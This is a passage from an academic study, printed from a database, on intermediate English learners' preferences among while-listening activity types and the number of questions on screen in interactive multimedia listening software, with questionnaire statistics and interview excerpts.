Do we need to limit the exposure time during the while-listening activities in interactive MLS? If time-limitations are to be employed, we need to make sure that the language learners are given enough time to accomplish the while-listening activities. A research study by Sonnenschein (1982, p. 721) reveals that children make more correct answers when the exposure time is longer than when it is shorter. The amount of exposure time during the while-listening stage in interactive MLS needs to be decided according to language learners' needs. If they are, for instance, requested to remember any detailed points made in listening texts, then they need to be permitted to have a long enough time to be able

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to deal with the while-listening activities effectively. These researchers are not, however, in favour of imposing time limits under normal conditions, as time-limitations might hinder listening processing/comprehension (Stepp-Greany, 2002, p. 175) unless it is a self-assessment test or interactive MLS that aims to prepare language learners for a particular exam such as TOFEL or IELTS in which a time limit is imposed. Feedback, however, can be given about how much time individuals have spent with how much of the while-listening activities and the expected completion time for that amount of work. Accordingly, language learners can be advised on the issue. Similarly, the language learners can be instructed about how much time they should spend on a unit (i.e. lesson) at the beginning or for each stage of a unit.

The while-listening activities in interactive MLS should be user-friendly. They should enable language learners to interrupt the software/exercise when they wish and restart from the same exercise, not from zero or the beginning. In the same way, the while-listening activities in interactive MLS should be made familiar. The assumption underlying this is that "familiarity with the task will reduce anxiety and create an atmosphere conducive to learning" (Tumposky, 1987, p. 6). Brown (1978, p. 64) also says: "It seems … a sound pedagogic principle to offer as many support systems as possible to a student struggling with an unfamiliar task". Furthermore, Mangiafico (1996, p. 112) says that "programs created for individual use might include more help features". To overcome the unfamiliarity of the while-listening activities in interactive MLS, the first activities/exercises can, for instance, be done in advance for language learners. Language learners should also be instructed on how they should deal with the while-listening activities (Turel & Kılıç, 2014). Snow and Perkins (1979, p. 52) state that "… students should understand why they are doing a particular activity, how they are to proceed with it, what they are expected to do with it later". In short, the design of the while-listening activities in interactive MLS should help language learners to understand and know what they should do because if the design is complex then this can cause difficulty, which might result in stopping comprehension. Brett (1997, p. 50) states: "…, application developers need to make certain that they are not hindering the comprehension process, when they design comprehension tasks".

The while-listening activities in interactive MLS must not require autonomous language learners to work in groups. Conversely, the while-listening activities need to be suitable for individual language learners. Gardner (1996, p. 18) states that "many of the activities in textbooks require learners to work in groups, and this is not always possible for self-access learners".

The while-listening activities in interactive MLS should meet the needs of language learners' learning-styles, as different learners have separate learning preferences (Carson & Longhini, 2002; McLoughlin, 1999; Brickell, 1993; Dunn, 1983; Reid, 1987; Dunn & Dunn, 1979). Watts (1997, p. 5) says that "provision of interactive tasks that allow students to learn by following their preferred learning styles (for example, activities that are highly visual for students who are visually oriented, activities for those who are orally oriented, and hands-on activities involving manipulating data on the screen, 'dragging and matching' items or keying in responses for learners who are more tactilely oriented)" should be embodied in interactive MLS design. This needs to be taken heed of, even if language learners are not aware of their learning-style-preferences, which is commonly the case. With respect to the importance of this, Clifford (1998, p. 7) says: "Learning activities that provide a good match between learner characteristics and lesson objectives are difficult to create, but, once created, they retain their instructional effectiveness when transferred to a computer delivery format".

The while-listening activities in interactive MLS should require language learners to implement effective strategies (Türel, 2004; Turel & Kılıç, 2014). Language learners, for instance, can be required

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

through the while-listening activities in interactive MLS to elaborate; focus on visuals, general meaning, authentic features of target language and deeper meaning. Similarly, language learners' attention can be drawn to the role of lexis, syntax, and effective strategies in comprehending listening texts. In the same way, we can request language learners to infer and identify the speaker's attitudes; seek for specific information; or follow instructions. Moreover, we can enable language learners to evaluate themselves. These strategies are important and necessary for autonomous development.

The design of the while-listening activities in interactive MLS should enable language learners to know whether the while-listening activities have been completed or not in the form of, for instance, colour change. Similarly, consistency in activities in terms of size, colour, font, place and the like should not be ignored, as it gives a consistent look.

The requirement of the learning channels (i.e. seeing, hearing/listening, speaking, tasting, smelling/sniffing, touching) and styles (i.e. auditory, visual, tactile or kinaesthetic), the relevant theories and hypothesis (i.e. the dual-coding theory, the generative theory of multimedia learning, the cognitive load theory, working memory, person perception theory, the input processing theory, comprehensible output and so on), and effective cognitive and metacognitive strategies should not be ignored. For instance, we need to think of:

1. Which learning channel the while-listening activity requires to be used,
2. Which learning style is met,
3. Which features of input the while-listening activity requires language learners to pay attention to,
4. How much information the while-listening activity requires language learners to process,
5. Whether the while-listening activity facilitates the employment of effective strategies and
6. Whether the while-listening activity enables comprehensible output or not

In short, effective while-listening activity design is a combination of diversity and inclusion of different factors and conditions.

In sum, these are the issues that need to be considered when the while-listening activities in autonomous interactive MLS are designed. However, everything is not completely crystal clear yet, and therefore, we do not currently know all we need to. Thus, the research questions for this study are:

1. Do autonomous intermediate language learners want to see all activity types (i.e. 'Clickable', 'Drag & Drop', 'Typing a letter', 'Typing a word') at the while-listening stage in interactive MLS or prefer some to others and find some distracting? If the latter is the case,
    a. Which while-listening activity/question types do they most want to see?
    b. Which while-listening activity types are the easiest ones for them to complete?
    c. Which while-listening activity types stop them focussing on what they hear/view?
    d. Which while-listening activity types help them focus on what they hear/view?
2. How many activities/items on screen at one time do autonomous intermediate language learners want to see at the while-listening stage in interactive MLS? In other words:
    a. Do they want to see 1 while-listening activity/question (i.e. item), 2 activities, 3 activities or more on screen at one time in interactive MLS in terms of focussing and motivation?
    b. Do they regard more than how many while-listening activities/questions on screen at one time in interactive MLS ineffective and distracting?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

THE STUDY

The Aim of the Study

The study aimed to gather empirical data to reveal what language learners thought of the priority and the number of the while-listening activities on screen at one time in the interactive MLS that aimed to enhance their listening skills as a part of SLL/FLL. Not only did this study enable us to determine what the language learners thought of the priority and the number of different variety of the while-listening activities on screen at one time in interactive MLS, but the study also provided useful insights for designing the while-listening activities effectively in interactive MLS.

The Participants

The participants were 56 (N=56) NNS language learners (53.6% male, 46.4% female). They were at intermediate level in listening and were attending an intermediate course of general English. They had been tested, grouped and placed by the English Language Programme units of the institution. In terms of their background, they could be considered heterogeneous, as they were of 16 different nationalities. All were computer literate in that they had used computer for word processing or the Internet (Table 1).

The Software

The software was interactive MLS designed to develop and practice the intermediate language learners' listening skills as well as to improve their listening development as a part of SLL/FLL (Türel, 2010, pp. 891-901). The software was a professional application, which was designed and developed in the light of the pertinent findings and literature. Not only did the interactive MLS feature a wide variety of tasks to help the language learners in practising and developing their acoustic and visual channels, receptive and productive skills, but it also featured all other necessary features that were essential such as instantaneous feedback, no-time limits, glossary, local and global help, captions, a wide range of media types, annotations/optimum combinations and so on. (ibid: 2010). Through the interactive MLS, the language learners were instructed (1) at what stage what kind of strategies they needed to follow and what they needed to do, (2) how they could improve and develop their listening and listening skills, and (3) why they needed to study in the instructed ways (Türel, 2012). Similarly, the language learners were instructed and reminded how to make maximum use of the while-listening activities. The while-listening activities were designed in a way so that the above mentioned research questions could be investigated (Figures 1 and 2).

The Procedure

Firstly, the intermediate language learners were requested to complete the language learners' profiles questionnaire (Table 1), the main source of which came from Brett's data collecting procedures (1999, pp. 465-69, 474; 1996, pp. 211-12).

Secondly, the target language learners were introduced to the interactive MLS in the first 10/15 minutes of the first session. While so doing, the learners were shown the major features of the interactive

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. The participants' personal characteristics (in %)

	Male				Female			
Gender	53.6%				46.4%			
Nationality	Libyan: 32.1 Japanese: 10.7 Spanish : 7.1 Kurdish : 1.8 French: 1.8 Israeli: 1.8 Saudi : 7.1 Tai : 10.7 Colombian: 1.8 Mongolian: 1.8 British: 1.8 Portugal: 1.8 Syrian: 3.6 Chinese: 8.9 Italian : 1.8 Vietnamese: 1.8 Bulgarian: 1.8 Estonian: 1.8							
Native language	Arabic : 42.9 Spanish 8.9 Mongol: 1.8 French : 1.8 Portuguese:1.8 Bulgarian: 2.2 Italian: 1.8 Japanese:10.7 Kurdish:1.8 Russian: 1.8 Cantonese: 1.8 Mandarin: 1.8 Vietnamese: 1.8 Chinese: 17.9							
Age group	**11-15 Years**	**16- 20 Years**	**21-25 Years**	**26-30 Years**	**More than 30 Years**	**No Answer**		
		5.5	25.5	40	29.1	0		
Any other languages (apart from English and their native language) they speak	**No**				**Yes**			
	77.8				22.2			
The period of learning English	**1 - 2 Years**	**3 - 5 Years**	**6 - 10 Years**	**More than 10 -Years**	**No-Answer**			
	39.2	27.5	23.5	9.8				
Their level in English	**Pre-Intermediate**		**Intermediate**		**Advanced**			
			85.7		14.3			
Their level in listening	**Pre-Intermediate**		**Intermediate**		**Advanced**			
			100					
Their reasons of learning English	Post-stud: 48.1, Job: 23.1, World language: 25, Communication: 3.8							
Computer literacy	**Basic User 1 2 3 4 5 Proficient User**							
		34.5	14.5	30.9	20			
Those who used software for learning a foreign language before	**No**				**Yes**			
	80.4				19.6			
How they feel about learning English	Confident	**1**	**2**	**3**	**4**	**5**	**No-Answer**	Not confident
		14.0	20.0	42.0	18.0	4.0		
	Relaxed	11.0	20.4	46.3	16.7	5.6		Not relaxed
	Good at it	8.0	26.0	48.0	16.0	2.0		Not good
How they feel about understanding when listening to English	Confident	98	15.7	37.3	27.5	9.8		Not confident
	Relaxed	5.8	17.3	38.5	28.8	9.6		Not relaxed
	Good at it	6.0	14.0	52.0	20.0	8.0		Not good
How they feel about improving their listening	Confident	6.0	24.0	40.0	20.0	10.0		Not confident
	Relaxed	9.4	18.9	39.6	20.8	11.3		Not relaxed
	Good at it	6.1	26.5	42.9	18.9	6.1		Not good
	A Lot		**Often**	**Sometimes**	**Occasionally**	**Never**	**No-Ans.**	
How often do they normally study English alone?	10.7		39.3	46.4	3.6			
How often do they normally practise listening alone?	7.1		28.6	50.0	10.7	3.6		
How often language learners normally want to learn English with computers	23.6		25.5	32.7	16.4	1.8		
How often language learners normally want to practise listening with computers	33.3		27.8	25.9	11.1	1.9		

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. A sample-while listening task that not only requires language learners to get the main message, but also requires them to click to demonstrate their understanding of the listening text at the while-listening stage in interactive MLS





Figure 2. A sample while-listening task that requires language learners to follow a routine of a map at the while-listening stage in interactive MLS



MLS using a computer projector, including how to run and control the MLS, and how to make maximum use of the MLS.

Thirdly, the target learners accessed the interactive MLS (in separate classes, with a maximum of 12 in each class at one time). There were 14 Pentium PCs with appropriate headphones. While the target language learners were using the MLS, the (checklist) observations were conducted (by two different observers). At the same time, the log-data, which was part of the MLS, tracked and registered the language learners' look-up behaviour while the language learners were using the MLS.

Fourthly, having the target language learners finished working with the interactive MLS, the language learners completed a questionnaire, which aimed to find out the language learners' perceptions of the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

priority and the number of the while-listening activities on screen at one time in the interactive MLS and how the type and the number of the while-listening activities in the MLS affected the language learners.

Finally, after completing the questionnaires, nine (out of 56) of the target language learners were interviewed within several days. The selection of the subjects for the interviews was based on the principle of 'first-accessed, first-interviewed'.

Methodology

The research questions aimed to find out the intermediate language learners' perceptions of (1) the priority and (2) the number of the while-listening activities on screen at one time in the interactive MLS. Thus, the study required the use of descriptive approach and qualitative method (Tseng & Yeh, 2013; Nunan, 1993, p. 218; Chapelle & Jamieson, 1991; Dunkel 1991, pp. 19-20). This is one of a wide range of different topics that are covered in CALL research (Baturay, Daloglu & Yildirim, 2010; Al-Seghayer, 2001, p. 203; Hegelheimer & Chapelle, 2000; Ortega, 1997; Brown, 1997; Brett, 1996; Deville, Kelly, Paulussen, Vandecasteele & Zimmer, 1996; Mangiafico, 1996; Stevens, 1995; Crosby, Stelovsky, & Ashworth, 1994). Moreover, attitudes towards language study are consistently shown to be related to achievement (Baltova, 2000; Masgoret & Gardner, 2003; Linebarger, 2001; Gardner, 1985).

The preferred questionnaires for the experiment (i.e. descriptive research) were structured questionnaires. Each attitude was measured through a positive and a negative item so that the consistency, validity and reliability of the responses could be assured. When the questionnaire data were coded, a 6-point scale questionnaire became a 7-point scale, as some choices were not ticked and/or spoiled. They were coded as discrete missing values in SPSS. Each data type was coded in its unique way. While a 7-point scale was coded from 1 to 7 (i.e. 1- SA, 2- A, 3- N, 4- DA, 5- SD, 6- DK, 7- NA); the ranking questionnaire was coded from 1 (most preferred) to 5 (least preferred).Thereafter, the data were analysed.

The results of the questionnaire items 1, 2, 3, 4, 5 and 6 were presented as measures of central tendency of SPSS, as the variables were ordered categorically and the type of the items was ranked. This enabled us to have mean, sum, mode, medians and the other measures. This is the case in some similar studies (Trinder, 2002, p. 74). In the measures of central tendency, due to the way the data were coded (i.e. 1= most preferred, 5= least preferred), the lowest value (i.e. mean, sum) is the most preferred, and the highest value is the least preferred. The results of the questionnaire items 7, 8, 9, 10, 11, 12 and 13 were obtained with the aid of a one-way frequency, as the variables were ordinal and the type of the items was a 7-point Likert questionnaire. This enabled the researchers to analyse frequency, percent, valid percent and cumulative percent of the findings at the same time.

The preferred observation type for the experiment was structured observations, each attitude of which was measured through a positive and a negative item. The structured observation enabled the researchers to focus on pre-determined aspects of behaviour. It was in the form of checklists. Two different observers conducted observations while the language learners were using the MLS. Since only 27 ($n = 27$) language learners were observed and there were only two observation items, the observation data were analysed manually in percentage, as they were triangulatory data.

The log-data, which was part of the MLS, were used to track and register the language learners' look-up behaviour. This enabled crosschecking of the observations.

The preferred interviews for qualitative method were semi-structured interviews, as they had predetermined objectives and focus. Semi-structured interviews gave the researchers the opportunity to include more questions or change them to a limited extent during the interviews, depending on the responses

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

received from a respondent (Seliger & Shohamy, 1995, pp. 166-67). Nine (out of 56) language learners were interviewed within several days. The selection was based on the principle of 'first-accessed, first-interviewed'. Interviews were heavily used to seek deeper into the issues raised at the time of observations and conducting the questionnaires as well as interviews. They were interpreted in the light of the results of the descriptive and inferential analysis.

RESULTS

The questionnaire, the interviews, the observation items and the log data were used to elicit the 56 language learners' perceptions to the priority and number of the while-listening activities on screen at one time in the interactive MLS. The results are presented as a Measures of Central Tendency (Figures 3, 4, 5, 6) and one-way-frequency (Table 6).

The Language Learners Used the While-Listening Activities

The observations (Table 2), the log data and interviews revealed that the language learners made use of the available while-listening activities in the MLS.

…You … dragged and dropped the word 'bride' onto the bride picture and the answer was correct… (ID code: 2/Log data)

…I think 'clickable activity'. It's better …because it's easier to …to use it. But after that 'Typing a letter', and 'Drag & Drops'. But, I find 'Typing a word' is very difficult for me. Maybe because of spelling or maybe because I can't find (keys). (ID code: 44/Interview)

Some While-Listening Activity Types Are Preferred to Others

Questionnaire items 1, 2, 3, 4, 7, 8, 9 and 10 of the questionnaire (and questions 1 and 2 of the interview) were used to elicit 56 autonomous intermediate language learners' perceptions of the priority of the while-listening activities in the interactive MLS. The results are presented as measures of central tendency and a one-way frequency below. In the measures of central tendency, the low value is more preferred and the high value is less preferred.

When the language learners were asked which while-listening activities in the software they prefer most, their responses demonstrated that they preferred 'Clickable activity' most, 'Drag & Drop' second most, 'Typing a letter' third most and 'Typing (a) word(s)' least (Figure 3).

Table 2. The language learners' use of the while-listening activities according to the observations

Item No	Questions	Clickable Activity	Drag and Drop	Typing One Letter (i.e. Y, N; T, F)	Typing a Word
1	With which activity types did they have difficulty?		9	1	3
2	With which activity types didn't they have difficulty?	27	18	26	24

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Measures of Central Tendency table of the language learners ' perceptions of the priority of the while-listening activity types

Which question-types do you want to see mostly? (1 most - 4 least)

		Click-able activity	Drag & Drop	Typing a letter	Typing (a) word(s)
N	Valid	55	55	55	55
	Missing	1	1	1	1
Mean		1.82	2.04	2.95	3.18
Std. Error of Mean		.135	.135	.099	.145
Median		2.00	2.00	3.00	4.00
Mode		1	1	3	4
Std. Deviation		1.002	.999	.731	1.073
Variance		1.003	.999	.534	1.152
Range		3	3	3	3
Sum		100	112	162	175

Median shows the middle value. This also gives an idea about which activity type is preferred and to which degree. For example, the median of 'Drag & Drop', which is preferred second most, is 2, while the median of 'Typing (a) word(s)', which is preferred least, is 4. Range shows the difference between the largest (i.e. 4) and the smallest (i.e. 1) data values that were used for preferences. Variance shows the squared distances between the values of the individual activity types and mean. The larger the variance is, the more the values of activity types are spread. Std. Deviation shows the square root of the variance. Sum shows the total value of each activity type and it gives mean when divided by the sample size (56 in this case).

Some While-Listening Activity Types Are Easier to Complete

When the language learners were asked which while-listening activity types in the software are the easiest ones to complete (item 2), they indicated that 'Clickable activity' is the easiest, 'Drag & Drop' second easiest, 'Typing a letter' third easiest and 'Typing (a) word(s)' the most difficult (Figure 4).

Some While-Listening Activity Types Hinder Focusing

When the language learners were asked which while-listening activity type in the software stopped them focusing on the listening texts (item 3), the language learners indicated that Typing (a) word(s) stops them focusing most, Typing a letter second most, Drag & Drop third most and Clickable activity least (Figure 5).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Measures of Central Tendency of the learners' attitudes to the priority of the while-listening activity types in terms of easiness

Which question-types are the easiest ones? (1 most - 4 least)

		Click-able activity	Drag & Drop	Typing a letter	Typing (a) word(s)
N	Valid	55	55	55	55
	Missing	1	1	1	1
Mean		1.33	2.25	2.69	3.71
Std. Error of Mean		.094	.117	.089	.089
Median		1.00	2.00	3.00	4.00
Mode		1	2	3	4
Std. Deviation		.695	.865	.663	.658
Variance		.484	.749	.440	.432
Range		3	3	3	3
Sum		73	124	148	204

Figure 5. Measures of Central Tendency of the language learners ' attitudes to the priority of the while-listening activity types in terms of stopping language learners to focus on listening texts

Which question-types stop you focussing? (1 most - 4 least)

		Click-able activity	Drag & Drop	Typing a letter	Typing (a) word(s)
N	Valid	52	52	52	52
	Missing	4	4	4	4
Mean		3.35	2.71	2.35	1.60
Std. Error of Mean		.131	.135	.109	.138
Median		4.00	3.00	2.00	1.00
Mode		4	3	2	1
Std. Deviation		.947	.977	.789	.995
Variance		.897	.954	.623	.991
Range		3	3	3	3
Sum		174	141	122	83

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When the same question was asked in a negative format in the form of a 7-point scale separately (items 7, 8, 9 and 10), similar results were obtained (Table 3). This means that the language learners seem to think that at the while-listening stage in interactive MLS (1) 'Typing (a) word(s)' stops them focusing on listening texts most. (2) 'Typing a letter' second most. (3) 'Drag & Drop' third most and (4) 'Clickable activity' least.

Some While-Listening Activity Types Help Focusing

When the language learners were asked which while-listening activity type in the interactive MLS helped them focus on listening (item 4), the learners indicated that 'Clickable activity' helped them focus on listening most, 'Drag & Drop' second most, 'Typing a letter' third most and 'Typing (a) word(s)' least (Figure 6).

Table 3. A simplified one-way frequency of the language learners ' attitudes to the priority of the while-listening activity types in the interactive MLS in terms of not stopping them focusing on listening

No	Item	Number	SD	Disagree	Neutral	Agree	SA
7	*'Typing a letter' does not stop you focusing*	56	8.9	21.4	19.6	41.1	8.9
8	*'Typing (a) word(s)' does (do) not stop you focusing*	56	12.5	41.1	21.4	21.4	3.6
9	*'Clickable activity' does not stop you focusing*	56		3.6	7.1	60.7	28.6
10	*'Drag & Drop' does not stop you focusing*	56	8.9	12.5	19.6	37.5	21.4

Figure 6. Measures of Central Tendency of the language learners ' attitudes to the priority of the while-listening activity types in terms of helping them focus on listening

Which question-types help you focus on listening? (1 most - 4 least)

		Click-able activity	Drag & Drop	Typing a letter	Typing (a) word(s)
N	Valid	52	52	52	52
	Missing	4	4	4	4
Mean		1.62	2.17	2.81	3.40
Std. Error of Mean		.123	.145	.095	.132
Median		1.00	2.00	3.00	4.00
Mode		1	2	3	4
Std. Deviation		.889	1.043	.687	.955
Variance		.790	1.087	.472	.912
Range		3	3	3	3
Sum		84	113	146	177

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In summary, in their responses to all of the eight items, the language learners prefer 'Clickable activity' most, 'Drag & Drop' second most, 'Typing a letter' third most, and 'Typing (a) word(s)' least in terms of (1) preference, (2) easiness, (3) not preventing them to focus on listening, and (4) helping them focus on listening at the while listening stage in interactive MLS.

Most of the qualitative data (8 out of 9) correlated with the quantitative data.

Language learners find it quick and easy to answer 'Clickable activities' (8 times mentioned)

…S: I prefer clickable

I: 'Clickable activity'. Why?

S: Because it is easy…(ID CODE: 17/Interview)

"… 'Clicking activity'. …Because I think it's easy and fast. … To answer while I am listening". (ID CODE: 32/Interview)

"I think the most (is) 'Drag & Drop' and 'click' [able activity] and the other is 'type [Typing] the letter', and the last one is 'type [Typing a] the word' …and think to save the time you should choose the three: 'Drag & Drop', 'Click [able activity]' and '[typing] a letter' is very easy and simple…" (ID CODE: 64/Interview)

"I think 'clickable activity'. It's better way because it's easier to …play or to use it". (ID CODE: 44/ Interview)

Language learners think that 'Clickable activities' do not stop them focusing (5 times mentioned)

… S: Yes, I prefer this time 'clicking activity'.

I: Why?

S: Because it's fast and easy and …doesn't prevent me to concentrate. (ID CODE: 32/Interview)

… S: 'Clickable activity' is the easiest, because it is easier and don't make annoys for me...

I: So it doesn't disturb you

S: No, it doesn't disturb me (ID CODE: 44/Interview)

I: Which types of activities are distracting you at the while listening stage? …

S: 'Clicking' is the best one. [I: The easiest one?]

S: The easiest one. Yeah. (ID CODE: 53/Interview)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Some language learners find 'Clickable' and 'Drag & Drop' activities easy/interesting

…I: And why do you prefer 'Drag & Drop' most when you watch and answer at the same time?

S: It's quite easy to do this activity but it's very interesting activity… (ID CODE 56/Interview)

… I: …assume that you first watch and then answer.

S: I want to see 'Clickable activity' and 'Drag & Drop' activity.

I: So, you want most these two.

S: Yes, these two are most interesting. (ID CODE: 38/Interview)

Language learners find it difficult to type words perhaps due to difficulty in spelling or in typing (4 times mentioned)

…for foreign[er] of) English people it is difficult to write words very quick[ly]… (ID CODE: 64/Interview)

…I find 'Typing a word' is very difficult for me. Maybe because of spelling or maybe because I can't find [keys]…. (ID CODE: 44/Interview)

Language learners find 'Typing (a) word(s)' most distracting (5 times mentioned), 'Typing a letter' second most (4 times mentioned) and 'Drag & Drop' third most (three times mentioned) at the while listening stage

... I think 'Typing the word [Typing a word]' because …[it] take[s] time to write. Sometimes for foreign English learn people mistake in spelling and repeat again And I think … 'Type a word [Typing a word]' is. (ID CODE: 64/Interview)

I: … Assume that you are watching first and then later you are answering.

S: I think the most difficult (one is) 'Typing a word'.

I: I see. Second most difficult one?

S: 'Typing a letter', and 'Drag & Drop'

I: I see. Why is 'Typing a word' is the most difficult one?

S: Because you need to take period to type letters.

I: Assume that you are watching and answering at the same time. In this case which one is distracting?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

S: The same answer… (ID CODE: 17/Interview)

… S: I think the most distracting is 'writing words'… Ehh… 'the Typing'

I: 'Typing a letter or a word'?

S: 'Typing words'

I: What about 'Typing a letter'?

S: less than.

I: What about 'Dragging and Dropping'?

S: Less than

I: Clicking?

S: Clicking is the best one.

I: The easiest one

S: The easiest one. (ID CODE: 53/Interview)

The findings illustrated that some language learners ' attitudes and opinions changed depending on whether they were instructed to view/listen and answer simultaneously or view/listen first and then answer. The interviews were used to probe deeper into these issues that were raised to some extent at the time of the observations and mainly during the questionnaire and interview stages (Table 4).

As seen in Table 4, some language learners' preferences altered completely. Two respondents, for instance, prefer 'Typing (a) word(s)' when requested to listen first and answer later. When requested to view and answer simultaneously, then the respondents prefer 'Clickable activity'.

Table 4. The interviewed language learners ' preferences of the while-listening activity types in interactive MLS depending on whether they are requested to view/listen and answer simultaneously or view/listen first and then answer

Activity Type	Viewing First, and Answering Later					Viewing and Answering Simultaneously				
	1 (Most)	2	3	4 (Least)	Total	1 (Most)	2	3	4 (Least)	Total
Clickable activity	5	1	1	1	8	5	1			6
Drag & Drop	2	4	1	1	8	2	5			7
Typing a letter		4	3		7	1	1	4		6
Typing (a) word(s)	2			1	3				2	2

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I: …here I am asking 'you watch first and later answer'… Do you think that you want 'Clickable activity' most?

S: No, during the listening, yes, 'clicking activity', but after after listening 'typing a word'.

I: …you mean if you watch first and after watching if you answer a question, you like 'Typing a word' most. And second most?

S: 'Typing a letter'. [I: Then] 'dropping' and [Drag & Drop] yeah [I: And then] 'Clicking activity'.

I: So, why do you want 'Typing a word' most?

S: I think because to make sure that I understand I understood all the video and write the word right… (ID CODE: 32/Interview)

I: Which type of activity do you want to see mostly at the while listening stage? Assume that you are watching first and then you are answering. Which one do you prefer most?

S: I prefer 'a word'

I: … you prefer 'Typing a word' most. And after this one?

S: 'Typing a letter' [I: Then?] … 'Click[able] activity' and 'Drag & Drop'.

I: So, you like 'Typing a word' most and 'Drag & Drop' least.

I: …Assume that you are watching and answering at the same time… In this case, which one do you prefer most?

S: Yes … emm… 'Drap and Drop' [Drag & Drop] …[second most] 'Clickable activity', …[Third most] 'Typing a letter', …[the last one] 'Typing a word'.

I: …when you watch and answer at the same time, you prefer 'Drag & Drop' most, and Typing a word least.

S: Yeah. (ID CODE: 56/Interview)

In summary, the autonomous intermediate language learners prefer all of the while-listening activity types when requested to listen first and answer later, although some are preferred more. The language learners appear not to want all of the while-listening activity types to the same extent when they are requested to listen and answer simultaneously (Table 4).

It also became evident that some language learners preferred different types of the while-listening activities in the interactive MLS when there were two concurrent activities on screen at the same time.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I: Which type of activity do you want to see mostly at the while listening stage? Assume that you first watch and then answer.

S: I want to see 'Clickable activity' and 'Drag & Drop' activity.

I: So, you want most these two.

S: Yes, these two are most interesting.

I: … for example, when there are two questions, say, do you want both of them to be 'Clickable activity' or one 'Clickable' and one 'Drag & Drop', different types.

S: Different types.

I: Ok, now I ask in another way. Assume that you are watching and answering at the same time… In this case, which activity would you most want?

S: The same types. I can listen and answer at the same time, the same types.

I: Again you want 'Clickable activity' and 'Drag & Drop'?

S: Yes.

I: In that case, when you have, say, two activities, do you want both of them be the same, say, 'Clickable', or each from different types such as one 'Clickable' and the other 'Drag & Drop'.

S: Each one from different types. (ID CODE: 38/Interview)

The observations also match with the results in that the language learners had difficulties with 'Drag & Drop', 'Typing a letter', and 'Typing (a) word(s)' activities while they had no difficulty with 'Clickable activity' (Table 5).

The assumptions underlying difficulties with 'Typing' were presented above (i.e. difficulties with typing, in finding keys on the keyboard, spelling errors, etc.). Although the intermediate language learners initially had most difficulty with 'Drag & Drop' activity, they overcame this after a few trials, as highlighted in the observation notes below.

Table 5. The percentage of the observed 27 language learners who had difficulty with the activities at the initial stages

No	Observation Items	The Number of the Observed Learners	Click-able	Drag and Drop	Typing a Letter	Typing (a) Word(s)
1	The activity types they had difficulty with	27		33.33%	3.70%	11.11%
2	The activity types they had no difficulty with		100%	66.66%	96.29%	88.88%

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Later he overcame with 'Drag & Drop' and 'Typing activities' difficulty. (ID CODE: 32/Observation note)

Had difficulty with 'Drag & Drop' at the beginning. (ID CODE: 22/Observation note)

Had difficulty with 'Drag & Drop' at the beginning. (ID CODE: 25/Observation note)

The Number of the While-Listening Activities on Screen at One Time

Questionnaire items 5, 6, 11, 12, 13 and 14 of the questionnaire; and questions 3 and 4 of the interview were used to elicit 56 language learners ' general attitudes to the number of the while-listening activities on screen at one time in the software. The results were presented as measures of central tendency (Figures 7, 8) and as a one-way frequency below (Table 6).

When the language learners were asked how many while-listening activities they wanted to see on screen at the same time in the software (item 5), they indicated that they preferred '2 questions' most, '3 questions' second most, '1 question' third most and '4 questions' least (where they mostly answered after listening, and sometimes listened and answered simultaneously) (Figure 7).

A Greater Number of the While-Listening Activities Stops Focusing

When the language learners were asked how many while-listening questions on screen at one time in the MLS they think stop them focusing (item 6), they indicated '4 questions' most, '3 questions' second most, '2 questions' third most and '1 question' least (where the language learners mostly answered after listening, and sometimes simultaneously) (Figure 8).

Figure 7. Measures of Central Tendency table of the language learners' attitudes to the number of the while-listening activities on screen at one time in the MLS

How many questions do you want to see on screen at one time? (1 most - 4 least)

		1 question	2 questions	3 questions	4 questions
N	Valid	55	55	55	55
	Missing	1	1	1	1
Mean		2.80	2.04	2.16	3.00
Std. Error of Mean		.165	.107	.100	.178
Median		3.00	2.00	2.00	4.00
Mode		4	2	2	4
Std. Deviation		1.223	.793	.739	1.319
Variance		1.496	.628	.547	1.741
Range		3	2	2	3
Sum		154	112	119	165

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Measures of Central Tendency table of the language learners ' attitudes to the number of the while-listening activities on screen at one time in terms of preventing them focusing on

How many questions on screen at one time do you think stop y focussing? (1 most - 4 least)

		1 question	2 questions	3 questions	4 questions
N	Valid	55	55	55	55
	Missing	1	1	1	1
Mean		3.24	2.91	2.36	1.49
Std. Error of Mean		.156	.083	.079	.151
Median		4.00	3.00	2.00	1.00
Mode		4	3	2	1
Std. Deviation		1.154	.617	.589	1.120
Variance		1.332	.380	.347	1.255
Range		3	3	2	3
Sum		178	160	130	82

Table 6. A simplified version of a one-way-frequency-table of the language learners ' attitudes to the number of the while-listening activities on screen at a time in the software

No	Questions	Number	SA	Agree	Neutral	Disagree	SD
11	It's easier to focus on when there is only one question on screen at a time	56	37.5	48.2	3.6	10.7	
12	It motivates you when there are more than three questions on screen at one time	56	14.3	26.8	17.9	26.8	14.3

When the learners were asked whether 'it's easier to focus on when there is only one question on screen at a time' at the while listening stage in the form of a 6-point scale questionnaire (item 12) to crosscheck their responses to item 6, 85.7% expressed agreement or strong agreement (Table 6).

